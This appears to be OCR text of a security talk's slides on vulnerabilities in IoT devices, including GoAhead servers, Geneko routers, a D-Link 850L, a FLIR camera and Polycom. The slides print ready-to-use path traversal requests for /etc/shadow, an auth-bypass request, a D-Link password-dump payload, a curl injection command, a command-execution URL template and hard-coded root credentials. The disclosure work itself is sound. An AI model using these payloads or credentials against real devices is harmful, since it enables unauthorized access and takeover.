- The web server do not filter HTTP GET request.
- To exploit the vulnerability, all you need to do is to craft HTTP GET request with "../../etc/passwd HTTP" to read file "/etc/passwd"

Example 2

Xiaomi Air Purifier 2

Xiaomi Air Purifier 2

- Mi Air Purifier is a High performance smart air purifier (IoT) that can be controlled remotely
- Xiaomi Air Purifier 2, version 1.2.4_59, does not use a secure connection for its firmware update process
- The update process is in plain-text HTTP
- A potential attacker can exploit the firmware update process to:
  - Obtaining the firmware binary for analysis to conduct other attacks
  - Enables inject modified firmware

Example 3
GoAhead web server

GoAhead web server (1)


- The GoAhead web server is present on multiple embedded devices, from IP Cameras to Printers and other embedded devices
- The vulnerability allows a remote unauthenticated attacker to disclose the content of the file being accessed

Example 3 – GoAhead web server (2)


- Request without leading '/' bypasses HTTP basic auth

GET /cgi-bin/main

GET cgi-bin/main




```
GET /cgi-bin/main HTTP/1.0

HTTP/1.0 200 OK
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<title>Iris ID - iCAM Configuration</title>
<link href="/css/style.css" rel="stylesheet" type="text/css" />
</head>

<body>
<form name="myform" method="post" action="read">
<table width="100%" border="0" cellspacing="0" cellpadding="0">
  <tr>
    <td align="center"><table width="850" border="0" cellspacing="1" cellpadding="0">
      <tr>
```



```
GET cgi-bin/main HTTP/1.0

HTTP/1.0 200 OK
Date: Wed Sep  6 06:21:58 2017
Server: GoAhead-Webs
Last-modified: Mon Nov 11 09:43:02 2013
Content-length: 3444
Content-type: text/html

ELF          ( Φâ  4   <         4  (    pΣ  Σà  Σà                4
      H  Hü  Hü                 Qσtd                           /lib/ld-linux.so.3
                                                               /   |â  ÿ     P
```

Example 3 – GoAhead web server (3)


IRIS ID
Advanced Identity Authentication
IrisAccess®
Advanced Identity Authentication

iCAM Configuration


Administrator Login

Username:

Password:

Version 7.09.16 | Option 1

Copyright ©2013 Iris ID, Inc. All rights reserved.



```
> 00000000 47 45 54 20 63 67 69 2d 62 69 6e 2f 69 6e 64 65 # GET cgi-bin/inde
> 00000010 78 2e 63 67 69 20 48 54 54 50 2f 31 2e 30 0a    # x.cgi HTTP/1.0.
> 0000001f 0a                                              # .
< 00000000 48 54 54 50 2f 31 2e 30 20 32 30 30 20 4f 4b 0d # HTTP/1.0 200 OK.
< 00000010 0a 44 61 74 65 3a 20 57 65 64 20 53 65 70 20 20 # .Date: Wed Sep
< 00000020 36 20 31 34 3a 30 30 3a 35 36 20 32 30 31 37 0d # 6 14:00:56 2017.
< 00000030 0a                                              # .
< 00000031 53 65 72 76 65 72 3a 20 47 6f 41 68 65 61 64 2d # Server: GoAhead-
< 00000041 57 65 62 73 0d 0a 4c 61 73 74 2d 6d 6f 64 69 66 # Webs..Last-modif
< 00000051 69 65 64 3a 20 4d 6f 6e 20 4d 61 72 20 32 32 20 # ied: Mon Mar 22
< 00000061 30 38 3a 34 30 3a 30 34 20 32 30 31 30 0d 0a 43 # 08:40:04 2010..C
< 00000071 6f 6e 74 65 6e 74 2d 6c 65 6e 67 74 68 3a 20 31 # ontent-length: 1
< 00000081 39 32 31 35 0d 0a 43 6f 6e 74 65 6e 74 2d 74 79 # 9215..Content-ty
< 00000091 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a # pe: text/plain..
< 000000a1 0d 0a                                           # ..
< 000000a3 7f 45 4c 46 01 02 01 00 00 00 00 00 00 00 00 00 # .ELF............
< 000000b3 00 02 00 14 00 00 00 01 10 00 18 6c 00 00 00 34 # ...........l...4
< 000000c3 00 00 31 0c 00 00 00 00 00 34 00 20 00 06 00 28 # ..1......4. ...(
< 000000d3 00 1e 00 1b 00 00 00 06 00 00 00 34 10 00 00 34 # ...........4...4
< 000000e3 10 00 00 34 00 00 00 c0 00 00 00 c0 00 00 00 05 # ...4............
< 000000f3 00 00 00 04 00 00 00 03 00 00 01 14 10 00 01 14 # ................
< 00000103 10 00 01 14 00 00 00 0d 00 00 00 0d 00 00 00 04 # ................
< 00000113 00 00 00 01 00 00 00 01 00 00 00 10 00 00 00 00 # ................
< 00000123 10 00 00 00 00 00 2c f4 00 00 2c f4 00 00 00 05 # ......,...,.....
```

Example 3 – GoAhead web server (4)

- The vulnerability of the “/” less access causing file disclosure dates back to 2004
  - http://aluigi.altervista.org/adv/goahead-adv2.txt

Example 4
Geneko Routers

Geneko
RB GENERALEKONOMIK

Geneko Routers (1)

- Geneko GWG provides cellular capabilities for fixed and mobile applications
- GWG supports a variety of radio bands options on 2G, 3G and 4G cellular technologies.

Example 4 – Geneko Routers (2)

- User controlled input is not sufficiently sanitized, and then passed to a function responsible for accessing the filesystem
- By sending the GET request, You get direct access to any file on the router

```
http://"+domain+"/../../../../../etc/shadow
```

Example 5
Hack2Win and D-Link 850L

D-Link®
Building Networks for People

Hack2Win (It's all about the motivation)

- Hack2Win-Online is a hacking competition where we connect a product to the internet and you need to hack it
- We lunched the first online competition on June 2017
- Target – D-Link 850L
- Prizes:
  - First – 5,000$
  - Second – 2,500$
  - Third – 1,000$

Hack2Win results

- Remote Unauthenticated Command Execution via WAN
- Remote Unauthenticated Information Disclosure
- Remote Unauthenticated Command Execution via LAN

Remote Unauthenticated Command Execution via WAN


Remote Unauthenticated Command Execution via WAN

- Combination of 2 different vulnerabilities
  - Unauthenticated Upload arbitrary files
  - Execute arbitrary Commands by authenticated user with administrator privileges

- When changing settings in admin interface, the settings are send in XML format to hedwig.cgi which loads and validates the changes

Remote Unauthenticated Command Execution via WAN

- The hedwig.cgi calls fatlady.php for settings validation




```
[ /htdocs/webinc/fatlady.php ]

  16    foreach ($prefix."/postxml/module")
  17    {
...
  20        $service = query("service");
...
  23        $target = "/htdocs/phplib/fatlady/".$service.".php";
...
  26        if (isfile($target)==1) dophp("load", $target);
```

- Then pigwidgeon.cgi is requested to apply the new settings (if valid) and restart the affected services.

Remote Unauthenticated Command Execution via WAN

- fatlady.php loads service scripts to validate the input
- However the service name comes directly from received XML and can be used to load any file with “.php” extension
- For example we can use it to list user accounts with their passwords and get access to admin interface

Remote Unauthenticated Command Execution via WAN



Attacker

POST request

<postxml><module><service> ../../../htdocs/webinc/getcfg/DEVICE.ACCOUNT.xml </service></module></postxml>

Get list of users and passwords

Victim


hedwig.cgi

fatlady.php

Take the “DEVICE.ACCOUNT.xml” parameter and parse it as a “.php” file

Remote Unauthenticated Command Execution via WAN

- After we got the Admin password, we can log in and trigger the second vulnerability
  – NTP server shell commands injection



```
[ /etc/services/DEVICE.TIME.php ]

 163    $enable = query("/device/time/ntp/enable");
 164    if($enable=="") $enable = 0;
 165    $enablev6 = query("/device/time/ntp6/enable");
 166    if($enablev6=="") $enablev6 = 0;
 167    $server = query("/device/time/ntp/server");
 ...
 172    if ($enable==1 && $enablev6==1)
 ...
 184                'SERVER4='.$server.'\n'.
 ...
 189                '    ntpclient -h $SERVER4 -i 5 -s -4 > /dev/console\n'.
```

Remote Unauthenticated Information Disclosure

Remote Unauthenticated Information Disclosure

- When an Admin is log-in to D-Link 850L it will trigger the global variable: $AUTHORIZED_GROUP >= 1.
- An attacker can use this global variable to bypass security checks and use it to read arbitrary files.

```
curl -d "SERVICES=DEVICE.ACCOUNT&amp;x=y%0aAUTHORIZED_GROUP=1"
"http://IP/getcfg.php"
```

Remote Unauthenticated Command Execution via WAN

Remote Unauthenticated Command Execution via LAN

- The D-Link 850L runs dnsmasq daemon as root
- The daemon execute the “host-name” parameter from the DHCP server
- In order to exploit this vulnerability, we need to be on the same LAN with the victim and to set a DHCP server in our control
- The attacker need to edit the /etc/dhcp/dhclient.conf file and change the host-name field to the command we want to execute

Example 6
Flir Thermal/Infrared Camera

FLIR®

Remote Unauthenticated Information Disclosure


Remote Unauthenticated Information Disclosure


- /webroot/js/fns.login.js disclosed some API functionalities
  - /api/xml?file=
  - /api/file/content/var/log/messages
  - /api/server/videosnap?file=
    - Same as /api/xml?file=
  - /page/factory/view/script
    - firmware upload, filename XSS
  - /api/system/config/product

Remote Unauthenticated video stream disclosure

Remote Unauthenticated video stream disclosure

- http://TARGET:8081/graphics/livevideo/stream/stream3.jpg
- http://TARGET/graphics/livevideo/stream/stream1.jpg





Remote Unauthenticated Code Execution

Remote Unauthenticated code execution

GET

/maintenance/controllerFlirSystem.php?dns%5Bdhcp%5D=%**COMMAND_YOU_WANT_TO_EXECUTE**%60&dns%5Bserver1%5D=1.2.3.4&dns%5Bserver2%5D=&_=1491052263282 HTTP/1.1

Hard-coded Credentials Remote Root Access:

Hard-coded Credentials Remote Root Access


- root:indigo
- root:video
- default:video
- default:[blank]
- ftp:video

Example 7
Polycom

Polycom®

Memory Disclosure

- Polycom products are vulnerable to memory info leak found in the way the web interface handle files
- By uploading file with NULL characters via



Preferences

Additional Preferences

Language

Web Utility Language

ADD

- An attacker can read the raw memory of the product

Memory Disclosure

